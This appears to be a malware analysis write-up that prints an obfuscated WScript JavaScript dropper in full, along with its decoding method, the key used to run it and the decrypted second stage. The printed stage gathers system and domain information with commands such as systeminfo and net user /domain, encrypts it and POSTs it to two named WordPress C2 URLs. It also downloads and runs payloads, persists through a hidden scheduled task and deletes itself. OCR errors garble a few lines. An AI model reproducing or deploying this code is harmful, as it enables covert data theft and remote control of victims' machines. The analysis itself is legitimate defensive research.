try{var wvy1 = WScript.Arguments;var ssWZ = wvy1(0);var ES3c = y3zb();ES3c =
LXv5(ES3c);ES3c = CpPT(ssWZ,ES3c);



eval(ES3c);
}catch (e)
{WScript.Quit();}function MTvK(CgqD){var XwH7 = CgqD.charCodeAt(0);if (XwH7 === 0x2B
|| XwH7 === 0x2D) return 62
if (XwH7 === 0x2F || XwH7 === 0x5F) return 63
if (XwH7 < 0x30) return -1
if (XwH7 < 0x30 + 10) return XwH7 - 0x30 + 26 + 26
if (XwH7 < 0x41 + 26) return XwH7 - 0x41
if (XwH7 < 0x61 + 26) return XwH7 - 0x61 + 26
}function LXv5(d27x){var LUK7 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var i;var j;var
n6T8;if (d27x.length % 4 > 0)
return;var CHlB = d27x.length;var V8eR = d27x.charAt(CHlB - 2) === '=' ? 2 :
d27x.charAt(CHlB - 1) === '=' ? 1 : 0
var mjqo = new Array(d27x.length * 3 / 4 - V8eR);var z8Ht = V8eR > 0 ? d27x.length -
4 : d27x.length;var t2JG = 0;function XGH6 (b0tQ){mjqo[t2JG++] = b0tQ;}for (i = 0,j =
0; i < z8Ht; i += 4,j += 3){n6T8 = (MTvK(d27x.charAt(i)) << 18) | (MTvK(d27x.charAt(i
+ 1)) << 12) | (MTvK(d27x.charAt(i + 2)) << 6) | MTvK(d27x.charAt(i + 3));XGH6((n6T8
& 0xFF0000) >> 16)
XGH6((n6T8 & 0xFF00) >> 8)
XGH6(n6T8 & 0xFF)
}if (V8eR === 2){n6T8 = (MTvK(d27x.charAt(i)) << 2) | (MTvK(d27x.charAt(i + 1)) >> 4)
XGH6(n6T8 & 0xFF)
}else if (V8eR === 1){n6T8 = (MTvK(d27x.charAt(i)) << 10) | (MTvK(d27x.charAt(i + 1))
<< 4) | (MTvK(d27x.charAt(i + 2)) >> 2)
XGH6((n6T8 >> 8) & 0xFF)
XGH6(n6T8 & 0xFF)
}return mjqo
}function CpPT(bOe3,F5vZ)
{var AWy7 = [];var V2Vl = 0;var qyCq;var mjqo = '';for (var i = 0; i < 256; i++)
{AWy7[i] = i;}for (var i = 0; i < 256; i++)
{V2Vl = (V2Vl + AWy7[i] + bOe3.charCodeAt(i % bOe3.length)) % 256;qyCq =
AWy7[i];AWy7[i] = AWy7[V2Vl];AWy7[V2Vl] = qyCq;}var i = 0;var V2Vl = 0;for (var y =
0; y < F5vZ.length; y++)
{i = (i + 1) % 256;V2Vl = (V2Vl + AWy7[i]) % 256;qyCq = AWy7[i];AWy7[i] =
AWy7[V2Vl];AWy7[V2Vl] = qyCq;mjqo += String.fromCharCode(F5vZ[y] ^ AWy7[(AWy7[i] +
AWy7[V2Vl]) % 256]);}return mjqo;}function y3zb()
{var qGxZ =
"zAubgpaJRj0tIneNNZL0wjPqnSRiIygEC/sEWEDJU8LoihPXjdbeiMqcs6AavcLCPXuFM9LJ7svWGgIJKnOOK
 qGxZ;}
```

An easy way to view the code a bit cleaner, is to print the code before the eval(ES3c);   with a WScript.Echo(ES3c)




```
try{var wvyl = WScript.Arguments;


Wscript.Escho(ES3c);
eval(ES3c);


}catch (e)
```

Once done, I run the command with the proper string as I got the code:



```
C:\Users\user1>ping 147.156.1.1

Pinging 147.156.1.1 with 32 bytes of data:
Reply from 147.156.1.1: bytes=32 time=147ms TTL=128

Ping statistics for 147.156.1.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 147ms, Maximum = 147ms, Average = 147ms
Control-C
^C
C:\Users\user1>"C:\Windows\System32\WScript.exe" "C:\Users\user1\AppData\Roaming
\Microsoft\Windows\maintools.js" EzZETcSXyKAdF_e5I2i1

C:\Users\user1>
```

```
function UspD(zDmy)
{var m3mH = WScript.CreateObject("ADODB.Stream")
m3mH.Type = 2;m3mH.CharSet = '437';m3mH.Open();m3mH.LoadFromFile(zDmy);var c0xi = m3mH.ReadText;m3mH.Close();return cz_b(c0xi);}var CKpR = new Array
("http://www.saipadiesel124.com/wp-content/plugins/imsanity/tmp.php","http://www.folk-cantabria.com/wp-content/plugins/wp-statistics/includes/classes/gallery_create_page_field.php");var tpO8 = "w3LsnR5blcqfBHrU";var auME = new
Array("systeminfo > ","net view >> ","net view /domain >> ","tasklist /v >> ","gpresult /z >> ","netstat -nao >> ","ipconfig /all >> ","arp -a >> ","net share >> ","net use >> ","net user >> ","net user administrator >> ","net user /domain >>
","net user administrator /domain >> ","set  >> ","dir %systemdrive%\x5cUsers\x5c*.* >> ","dir %userprofile%\x5cAppData\x5cRoaming\x5cMicrosoft\x5cWindows\x5cRecent\x5c*.* >> ","dir %userprofile%\x5cDesktop\x5c*.* >> ","tasklist /fi
\x22modules eq wow64.dll\x22  >> ","tasklist /fi \x22modules ne wow64.dll\x22 >> ","dir \x22%programfiles(x86)%\x22 >> ","dir \x22%programfiles%\x22 >> ","dir %appdata% >>");var QUjy = new ActiveXObject("Scripting.FileSystemObject");var
LbIF = WScript.ScriptName;var w5mY = "";var ruGx = TfOh();function hLit(XngP,y1qa)
{char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var Rj3c = "";var OKpB = "";for (var i = 0; i < XngP.length; ++i)
{var B8wU = XngP.charCodeAt(i);var LUsg = B8wU.toString(2);while (LUsg.length < (y1qa ? 8 : 16))
LUsg = "0" + LUsg;OKpB += LUsg;while (OKpB.length >= 6)
{var vjUu = OKpB.slice(0,6);OKpB = OKpB.slice(6);Rj3c += this.char_set.charAt(parseInt(vjUu,2));}}if (OKpB)
{while (OKpB.length < 6) OKpB += "0";Rj3c += this.char_set.charAt(parseInt(OKpB,2));}while (Rj3c.length % (y1qa ? 4 : 8) != 0)
Rj3c += "=";return Rj3c;}var b92A = [];b92A['C7']  = '80';b92A['FC']  = '81';b92A['E9']  = '82';b92A['E2']  = '83';b92A['E4']  = '84';b92A['E0']  = '85';b92A['E5']  = '86';b92A['E7']  = '87';b92A['EA']  = '88';b92A['EB']  = '89';b92A['E8']  =
'8A';b92A['EF']  = '8B';b92A['EE']  = '8C';b92A['EC']  = '8D';b92A['C4']  = '8E';b92A['C5']  = '8F';b92A['C9']  = '90';b92A['E6']  = '91';b92A['C6']  = '92';b92A['F4']  = '93';b92A['F6']  = '94';b92A['F2']  = '95';b92A['FB']  = '96';b92A['F9']  =
'97';b92A['FF']  = '98';b92A['D6']  = '99';b92A['DC']  = '9A';b92A['A2']  = '9B';b92A['A3']  = '9C';b92A['A5']  = '9D';b92A['20A7'] = '9E';b92A['192'] = '9F';b92A['E1']  = 'A0';b92A['ED']  = 'A1';b92A['F3']  = 'A2';b92A['FA']  = 'A3';b92A['F1']  =
'A4';b92A['D1']  = 'A5';b92A['AA']  = 'A6';b92A['BA']  = 'A7';b92A['BF']  = 'A8';b92A['2310'] = 'A9';b92A['AC']  = 'AA';b92A['BD']  = 'AB';b92A['BC']  = 'AC';b92A['A1']  = 'AD';b92A['AB']  = 'AE';b92A['BB']  = 'AF';b92A['2591'] = 'B0';b92A['2592']
= 'B1';b92A['2593'] = 'B2';b92A['2502'] = 'B3';b92A['2524'] = 'B4';b92A['2561'] = 'B5';b92A['2562'] = 'B6';b92A['2556'] = 'B7';b92A['2555'] = 'B8';b92A['2563'] = 'B9';b92A['2551'] = 'BA';b92A['2557'] = 'BB';b92A['255D'] = 'BC';b92A['255C'] =
'BD';b92A['255B'] = 'BE';b92A['2510'] = 'BF';b92A['2514'] = 'C0';b92A['2534'] = 'C1';b92A['252C'] = 'C2';b92A['251C'] = 'C3';b92A['2500'] = 'C4';b92A['253C'] = 'C5';b92A['255E'] = 'C6';b92A['255F'] = 'C7';b92A['255A'] = 'C8';b92A['2554'] =
'C9';b92A['2569'] = 'CA';b92A['2566'] = 'CB';b92A['2560'] = 'CC';b92A['2550'] = 'CD';b92A['256C'] = 'CE';b92A['2567'] = 'CF';b92A['2568'] = 'D0';b92A['2564'] = 'D1';b92A['2565'] = 'D2';b92A['2559'] = 'D3';b92A['2558'] = 'D4';b92A['2552'] =
'D5';b92A['2553'] = 'D6';b92A['256B'] = 'D7';b92A['256A'] = 'D8';b92A['2518'] = 'D9';b92A['250C'] = 'DA';b92A['2588'] = 'DB';b92A['2584'] = 'DC';b92A['258C'] = 'DD';b92A['2590'] = 'DE';b92A['2580'] = 'DF';b92A['3B1']  = 'E0';b92A['DF']  =
'E1';b92A['393']  = 'E2';b92A['3C0']  = 'E3';b92A['3A3']  = 'E4';b92A['3C3']  = 'E5';b92A['B5']  = 'E6';b92A['3C4']  = 'E7';b92A['3A6']  = 'E8';b92A['398']  = 'E9';b92A['3A9']  = 'EA';b92A['3B4']  = 'EB';b92A['221E'] = 'EC';b92A['3C6']  = 'ED';b92A['3B5']  =
'EE';b92A['2229'] = 'EF';b92A['2261'] = 'F0';b92A['B1']  = 'F1';b92A['2265'] = 'F2';b92A['2264'] = 'F3';b92A['2320'] = 'F4';b92A['2321'] = 'F5';b92A['F7']  = 'F6';b92A['2248'] = 'F7';b92A['B0']  = 'F8';b92A['2219'] = 'F9';b92A['B7']  = 'FA';b92A['221A'] =
'FB';b92A['207F'] = 'FC';b92A['B2']  = 'FD';b92A['25A0'] = 'FE';b92A['A0']  = 'FF';function TfOh()
{var ayuh = Math.ceil(Math.random()*10 + 25);var name = String.fromCharCode(Math.ceil(Math.random()*24 + 65));var dc9V = WScript.CreateObject("WScript.Network");w5mY = dc9V.UserName;for (var count = 0; count < ayuh;count++ )
{switch (Math.ceil(Math.random()*3))
 {case 1:
name = name + Math.ceil(Math.random()*8);     break;    case 2:
            name = name + String.fromCharCode(Math.ceil(Math.random()*24 + 97));     break;    default:
      name = name + String.fromCharCode(Math.ceil(Math.random()*24 + 65));     break;  }}return name;}var wyKN = Blqo(bldG());try
```

```
function UspD(zDmy)
{var m3mH = WScript.CreateObject("ADODB.Stream")
m3mH.Type = 2;
m3mH.CharSet = '437';
m3mH.Open();
m3mH.LoadFromFile(zDmy);
var c0xi = m3mH.ReadText;
m3mH.Close();
return cz_b(c0xi);
}

var CKpR = new Array ("http://www.saipadiesel124.com/wp-
content/plugins/imsanity/tmp.php","http://www.folk-cantabria.com/wp-
content/plugins/wp-statistics/includes/classes/gallery_create_page_field.php");
var tpO8 = "w3LxnRSbJcqf8HrU";
var auME = new Array("systeminfo > ","net view >> ","net view /domain >> ","tasklist
/v >> ","gpresult /z >> ","netstat -nao >> ","ipconfig /all >> ","arp -a >> ","net
share >> ","net use >> ","net user >> ","net user administrator >> ","net user
/domain >> ","net user administrator /domain >> ","set  >> ","dir
%systemdrive%\x5cUsers\x5c*.* >> ","dir
%userprofile%\x5cAppData\x5cRoaming\x5cMicrosoft\x5cWindows\x5cRecent\x5c*.* >>
","dir %userprofile%\x5cDesktop\x5c*.* >> ","tasklist /fi \x22modules eq
wow64.dll\x22  >> ","tasklist /fi \x22modules ne wow64.dll\x22 >> ","dir
\x22%programfiles(x86)%\x22 >> ","dir \x22%programfiles%\x22 >> ","dir %appdata%
>>");
var QUjy = new ActiveXObject("Scripting.FileSystemObject");
var LIxF = WScript.ScriptName;
var w5mY = "";
var ruGx = TfOh();


function hLit(XngP,y1qa)
{char_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
var Rj3c = "";
var OKpB = "";
for (var i = 0;
 i < XngP.length;
 ++i)
{var B8wU = XngP.charCodeAt(i);
var LUxg = B8wU.toString(2);
while (LUxg.length < (y1qa ? 8 : 16))
LUxg = "0" + LUxg;
OKpB += LUxg;
while (OKpB.length >= 6)
{var vjUu = OKpB.slice(0,6);
OKpB = OKpB.slice(6);
Rj3c += this.char_set.charAt(parseInt(vjUu,2));
}}if (OKpB)
{while (OKpB.length < 6) OKpB += "0";
Rj3c += this.char_set.charAt(parseInt(OKpB,2));
}while (Rj3c.length % (y1qa ? 4 : 8) != 0)
Rj3c += "=";
return Rj3c;
}

var b92A = [];
b92A['C7']   = '80';
b92A['FC']   = '81';
b92A['E9']   = '82';
b92A['E2']   = '83';
b92A['E4']   = '84';
b92A['E0']   = '85';
b92A['E5']   = '86';
b92A['E7']   = '87';
b92A['EA']   = '88';
b92A['EB']   = '89';
b92A['E8']   = '8A';
b92A['EF']   = '8B';
b92A['EE']   = '8C';
b92A['EC']   = '8D';
b92A['C4']   = '8E';
b92A['C5']   = '8F';
b92A['C9']   = '90';
b92A['E6']   = '91';
b92A['C6']   = '92';
b92A['F4']   = '93';
b92A['F6']   = '94';
b92A['F2']   = '95';
b92A['FB']   = '96';
b92A['F9']   = '97';
b92A['FF']   = '98';
b92A['D6']   = '99';
b92A['DC']   = '9A';
b92A['A2']   = '9B';
b92A['A3']   = '9C';
b92A['A5']   = '9D';
b92A['20A7'] = '9E';
b92A['192']  = '9F';
b92A['E1']   = 'A0';
b92A['ED']   = 'A1';
b92A['F3']   = 'A2';
b92A['FA']   = 'A3';
b92A['F1']   = 'A4';
b92A['D1']   = 'A5';
b92A['AA']   = 'A6';
b92A['BA']   = 'A7';
b92A['BF']   = 'A8';
b92A['2310'] = 'A9';
b92A['AC']   = 'AA';
b92A['BD']   = 'AB';
b92A['BC']   = 'AC';
b92A['A1']   = ;
b92A['AB']   = 'AE';
b92A['BB']   = 'AF';
```

```
b92A['2591'] = 'B0';
b92A['2592'] = 'B1';
b92A['2593'] = 'B2';
b92A['2502'] = 'B3';
b92A['2524'] = 'B4';
b92A['2561'] = 'B5';
b92A['2562'] = 'B6';
b92A['2556'] = 'B7';
b92A['2555'] = 'B8';
b92A['2563'] = 'B9';
b92A['2551'] = 'BA';
b92A['2557'] = 'BB';
b92A['255D'] = 'BC';
b92A['255C'] = 'BD';
b92A['255B'] = 'BE';
b92A['2510'] = 'BF';
b92A['2514'] = 'C0';
b92A['2534'] = 'C1';
b92A['252C'] = 'C2';
b92A['251C'] = 'C3';
b92A['2500'] = 'C4';
b92A['253C'] = 'C5';
b92A['255E'] = 'C6';
b92A['255F'] = 'C7';
b92A['255A'] = 'C8';
b92A['2554'] = 'C9';
b92A['2569'] = 'CA';
b92A['2566'] = 'CB';
b92A['2560'] = 'CC';
b92A['2550'] = 'CD';
b92A['256C'] = 'CE';
b92A['2567'] = 'CF';
b92A['2568'] = 'D0';
b92A['2564'] = 'D1';
b92A['2565'] = 'D2';
b92A['2559'] = 'D3';
b92A['2558'] = 'D4';
b92A['2552'] = 'D5';
b92A['2553'] = 'D6';
b92A['256B'] = 'D7';
b92A['256A'] = 'D8';
b92A['2518'] = 'D9';
b92A['250C'] = 'DA';
b92A['2588'] = 'DB';
b92A['2584'] = 'DC';
b92A['258C'] = 'DD';
b92A['2590'] = 'DE';
b92A['2580'] = 'DF';
b92A['3B1']  = 'E0';
b92A['DF']   = 'E1';
b92A['393']  = 'E2';
b92A['3C0']  = 'E3';
```

```
b92A['3A3']  = 'E4';
b92A['3C3']  = 'E5';
b92A['B5']   = 'E6';
b92A['3C4']  = 'E7';
b92A['3A6']  = 'E8';
b92A['398']  = 'E9';
b92A['3A9']  = 'EA';
b92A['3B4']  = 'EB';
b92A['221E'] = 'EC';
b92A['3C6']  = 'ED';
b92A['3B5']  = 'EE';
b92A['2229'] = 'EF';
b92A['2261'] = 'F0';
b92A['B1']   = 'F1';
b92A['2265'] = 'F2';
b92A['2264'] = 'F3';
b92A['2320'] = 'F4';
b92A['2321'] = 'F5';
b92A['F7']   = 'F6';
b92A['2248'] = 'F7';
b92A['B0']   = 'F8';
b92A['2219'] = 'F9';
b92A['B7']   = 'FA';
b92A['221A'] = 'FB';
b92A['207F'] = 'FC';
b92A['B2']   = 'FD';
b92A['25A0'] = 'FE';
b92A['A0']   = 'FF';


function TfOh()
{var ayuh = Math.ceil(Math.random()*10 + 25);
var name = String.fromCharCode(Math.ceil(Math.random()*24 + 65));
var dc9V = WScript.CreateObject("WScript.Network");
w5mY = dc9V.UserName;
for (var count = 0;
 count <ayuh ;
count++ )
{switch (Math.ceil(Math.random()*3))
  {case 1:
name = name + Math.ceil(Math.random()*8);
      break;
    case 2:
       name = name + String.fromCharCode(Math.ceil(Math.random()*24 + 97));
      break;
    default:
        name = name + String.fromCharCode(Math.ceil(Math.random()*24 + 65));
      break;
  }}return name;
}

var wyKN = Blgx(bIdG());
```

```
try
{var WE86 = bIdG();
rGcR();
jSm8();
}catch(e)
{WScript.Quit();
}



function jSm8()
{var c9lr = Fv6b();
while(true)
{for (var i = 0;
 i < CKpR.length;
 i++)
{var Ysyo = CKpR[i];
var f3cb = XEWG(Ysyo,c9lr);

switch (f3cb)
{case "good":
    break;
  case "exit": WScript.Quit();
    break;
  case "work": XBL3(Ysyo);
    break;
  case "fail": tbMu();

    break;
  default:
    break;
}TfOh();
}WScript.Sleep((Math.random()*300 + 3600) * 1000);
}}function bIdG()
{var spq3= this['\u0041\u0063\u0074i\u0076eX\u004F\u0062j\u0065c\u0074'];
var zBVv = new spq3('\u0057\u0053cr\u0069\u0070\u0074\u002E\u0053he\u006C\u006C');
return zBVv;
}function XBL3(B_TG)
{var YIme =  wyKN + LIxF.substring(0,LIxF.length - 2) + "pif";
var Kpxo = new ActiveXObject("MSXML2.XMLHTTP");
Kpxo.OPEN("post",B_TG,false);
Kpxo.SETREQUESTHEADER("user-agent:","Mozilla/5.0 (Windows NT 6.1;
 Win64;
 x64);
 " + Sz8k());
Kpxo.SETREQUESTHEADER("content-type:","application/octet-stream");
Kpxo.SETREQUESTHEADER("content-length:","4");
Kpxo.SEND("work");
if (QUjy.FILEEXISTS(YIme))
{QUjy.DELETEFILE(YIme);
}if (Kpxo.STATUS == 200)
```

```
{var m3mH = new ActiveXObject("ADODB.STREAM");
m3mH.TYPE = 1;
m3mH.OPEN();
m3mH.WRITE(Kpxo.responseBody);
m3mH.Position = 0;
m3mH.Type = 2;
m3mH.CharSet = "437";
var c0xi = m3mH.ReadText(m3mH.Size);
var ptF0 = FXx9("2f532d6baec3d0ec7b1f98aed4774843",cz_b(c0xi));
NoRS(ptF0,YIme);
         m3mH.Close();
}var ruGx = TfOh();
c5ae(YIme,B_TG);
WScript.Sleep(30000);
QUjy.DELETEFILE(YIme);
}function tbMu()
{QUjy.DELETEFILE(WScript.SCRIPTFULLNAME);
eV_C("TaskManager","Windows Task
Manager",w5mY,v_FileName,"EzZETcSXyKAdF_e5I2i1",wyKN,false);
KhDn("TaskManager");
WScript.Quit();
}function XEWG(uXHK,hm2j)
{try
{var Kpxo = new ActiveXObject("MSXML2.XMLHTTP");
Kpxo.OPEN("post",uXHK,false);
Kpxo.SETREQUESTHEADER("user-agent:","Mozilla/5.0 (Windows NT 6.1;
 Win64;
 x64);
 " + Sz8k());
Kpxo.SETREQUESTHEADER("content-type:","application/octet-stream");
var rRi3 = hLit(hm2j,true);
Kpxo.SETREQUESTHEADER("content-length:",rRi3.length);
Kpxo.SEND(rRi3);
return Kpxo.responseText;
}catch(e)
{return "";
}}function Sz8k()
{var n9mV ="";
var dc9V = WScript.CreateObject("WScript.Network");
var rRi3 = tpO8 + dc9V.ComputerName + w5mY;
for (var i = 0;
 i < 16;
 i++)
{var YsXA = 0
for (var j = i;
 j < rRi3.length - 1;
 j++)
{YsXA = YsXA ^ rRi3.charCodeAt(j);
}YsXA =(YsXA % 10);
n9mV = n9mV + YsXA.toString(10);
}n9mV = n9mV + tpO8;
return n9mV;
```

```
}function rGcR()
{v_FileName =  wyKN + LIxF.substring(0,LIxF.length - 2) + "js";
QUjy.COPYFILE(WScript.ScriptFullName,wyKN + LIxF);
var HFp7 = (Math.random()*150 + 350) * 1000;
WScript.Sleep(HFp7);
eV_C("TaskManager","Windows Task
Manager",w5mY,v_FileName,"EzZETcSXyKAdF_e5I2i1",wyKN,true);
}function Fv6b()
{var m_Rr =  wyKN + "~dat.tmp";
for (var i = 0;
 i < auME.length;
 i++)
{WE86.Run("cmd.exe /c " + auME[i] + "\x22" + m_Rr + "\x22",0,true);

}var nRVN = UspD(m_Rr);
WScript.Sleep(1000);
QUjy.DELETEFILE(m_Rr);
return FXx9("2f532d6baec3d0ec7b1f98aed4774843",nRVN);
}function c5ae(YIme,B_TG)
{try
{if (QUjy.FILEEXISTS(YIme))
{WE86.Run("\x22" + YIme + "\x22" );
}}catch(e)
{var Kpxo = new ActiveXObject("MSXML2.XMLHTTP");
Kpxo.OPEN("post",B_TG,false);
var ePMy = "error";

Kpxo.SETREQUESTHEADER("user-agent:","Mozilla/5.0 (Windows NT 6.1;
 Win64;
 x64);
 " + Sz8k());
Kpxo.SETREQUESTHEADER("content-type:","application/octet-stream");
Kpxo.SETREQUESTHEADER("content-length:",ePMy.length);
Kpxo.SEND(ePMy);
return "";
}}function RPbY(r_X5)
{var w8rG="0123456789ABCDEF";
var yjrw = w8rG.substr(r_X5 & 15,1);
while(r_X5>15)
{r_X5 >>>= 4;
yjrw = w8rG.substr(r_X5 & 15,1) + yjrw;
}return yjrw;
}function NptO(jlEi)
{return parseInt(jlEi,16);
}function eV_C(Bjmr,RT6x,O7Ec,YBwP,T9Px,egNr,rmGH)
{try
{var BGfI = WScript.CreateObject("Schedule.Service");
BGfI.Connect();
var w2cQ = BGfI.GetFolder("WPD");
var xSm3 = BGfI.NewTask(0);
xSm3.Principal.UserId = O7Ec;
xSm3.Principal.LogonType = 6;
```

```
var wK2F = xSm3.RegistrationInfo;
wK2F.Description = RT6x;
wK2F.Author = O7Ec;
var aYbx = xSm3.Settings;
aYbx.Enabled = true;
aYbx.StartWhenAvailable = true;
aYbx.Hidden = rmGH;
var oSP7 = "2015-07-12T11:47:24";
var svaG = "2020-03-21T08:00:00";
var LDoN = xSm3.Triggers;
var r9EC = LDoN.Create(9);
r9EC.StartBoundary = oSP7;
r9EC.EndBoundary = svaG;
r9EC.Id = "LogonTriggerId";
r9EC.UserId = O7Ec;
r9EC.Enabled = true;
var gQu9 = xSm3.Actions.Create(0);
gQu9.Path = YBwP;
gQu9.Arguments = T9Px;
gQu9.WorkingDirectory = egNr;
w2cQ.RegisterTaskDefinition(Bjmr,xSm3,6,"","",3);
return true;
}catch(Err)
{return false;
}}function KhDn(Bjmr)
{try
{var UGgw = false;
var BGfI = WScript.CreateObject("Schedule.Service");
BGfI.Connect()


var w2cQ = BGfI.GetFolder("WPD");
var FLs6 = w2cQ.GetTasks(0);
if (FLs6.count >= 0)
{var gk1H = new Enumerator(FLs6);
for (;
 !gk1H.atEnd();
 gk1H.moveNext())
{if (gk1H.item().name == Bjmr)
{w2cQ.DeleteTask(Bjmr,0);
UGgw = true;
}}}}catch(Err)
{return false;
}}function cz_b(S3Ws)
{var n9mV = [];
var mvAu = S3Ws.length;
for (var i = 0;
 i < mvAu;
 i++)
{var wtVX = S3Ws.charCodeAt(i);
if(wtVX >= 128)
{var h = b92A['' + RPbY(wtVX)];
wtVX = NptO(h);
}n9mV.push(wtVX);
}return n9mV;
}function NoRS(ExY2,igeK)
{var m3mH = WScript.CreateObject("ADODB.Stream");
m3mH.type = 2;
m3mH.Charset = "iso-8859-1";
m3mH.Open();
m3mH.WriteText(ExY2);
m3mH.Flush();
m3mH.Position = 0;
m3mH.SaveToFile(igeK,2);
m3mH.close();
}function Blgx(gaWo)
{wyKN = "c:\x5cUsers\x5c" + w5mY +
"\x5cAppData\x5cLocal\x5cMicrosoft\x5cWindows\x5c";
if (! QUjy.FOLDEREXISTS(wyKN))
wyKN = "c:\x5cUsers\x5c" + w5mY + "\x5cAppData\x5cLocal\x5cTemp\x5c";
if (! QUjy.FOLDEREXISTS(wyKN))
wyKN = "c:\x5cDocuments and Settings\x5c" + w5mY + "\x5cApplication
Data\x5cMicrosoft\x5cWindows\x5c";
return wyKN
}function FXx9(Z_3F,VMd7)
{var NNSX = [];
var JDro = 0;
var KagY;
var n9mV = '';
for (var i = 0;
 i < 256;
 i++)
{NNSX[i] = i;
}for (var i = 0;
 i < 256;
 i++)
{JDro = (JDro + NNSX[i] + Z_3F.charCodeAt(i % Z_3F.length)) % 256;
KagY = NNSX[i];
NNSX[i] = NNSX[JDro];
NNSX[JDro] = KagY;
}var i = 0;
var JDro = 0;
for (var y = 0;
 y < VMd7.length;
 y++)
{i = (i + 1) % 256;
JDro = (JDro + NNSX[i]) % 256;
KagY = NNSX[i];
NNSX[i] = NNSX[JDro];
NNSX[JDro] = KagY;
n9mV += String.fromCharCode(VMd7[y] ^ NNSX[(NNSX[i] + NNSX[JDro]) % 256]);
}return n9mV;
}
```

